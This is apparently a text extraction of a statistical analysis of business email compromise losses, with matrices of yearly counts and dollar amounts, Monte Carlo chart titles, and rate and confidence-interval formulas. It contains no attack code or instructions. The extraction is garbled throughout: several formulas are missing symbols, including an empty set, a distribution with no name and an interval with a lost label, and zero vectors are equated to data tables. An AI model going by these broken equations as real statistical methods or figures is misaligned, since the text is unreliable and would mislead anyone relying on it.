
$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 2,155 & 2,429 & \cdots & 3,269 \\ \$69,208,381 & \$106,225,791 & \cdots & \$439,425,357 \end{bmatrix}.$$

$$\begin{bmatrix} 0 \\ 0 \end{bmatrix} = \begin{bmatrix} 9 & 11 & \cdots & 15 \\ \$289,037 & \$481,055 & \cdots & \$2,016,329 \end{bmatrix}.$$


$$\bar{X}^{(m)} = \frac{1}{N} \sum_{i=1}^N X_{,i}^{(m)},$$

$$m \in \{, \}$$


$$\begin{bmatrix} \bar{X}^0 \\ \bar{X}^0 \end{bmatrix} = \begin{bmatrix} 13 \\ \$784,561 \end{bmatrix}.$$



BEC Impact: Monte Carlo Histogram



BEC Impact: Percentile & Exceedance



$$80(\theta) = [\$78,456, \$706,105]$$

$$X_{j,i} = \begin{cases} M_{j,i} \\ V_{j,i} \\ S_{j,i} \\ D_{j,i} \end{cases}$$

$$Y_i = \sum_{j=t}^{t+6} X_{j,i}$$

$$Y_i \sim (\lambda_i \, E_i)$$

$$R_i = \frac{Y_i}{E_i}$$

$$r_{j,i} = \frac{Y_{j,i}}{P_j}$$

$$Y_i = \sum_{j=t}^{t+6} Y_{j,i} \qquad E_i = \sum_{j=t}^{t+6} P_j$$

$$\bar{r}_i = \frac{Y_i}{E_i} = \frac{\sum_{j=t}^{t+6} Y_{j,i}}{\sum_{j=t}^{t+6} P_j}$$

$$Y_i \sim (\bar{r}_i \cdot E_i)$$

$$\bar{r}_i \pm 1.96 \sqrt{\frac{\tilde{r}_i}{E_i}}$$

$$\hat{R}_i \in \left[\bar{r}_i - 1.96 \sqrt{\frac{\tilde{r}_i}{E_i}}, \bar{r}_i + 1.96 \sqrt{\frac{\tilde{r}_i}{E_i}} \right]$$

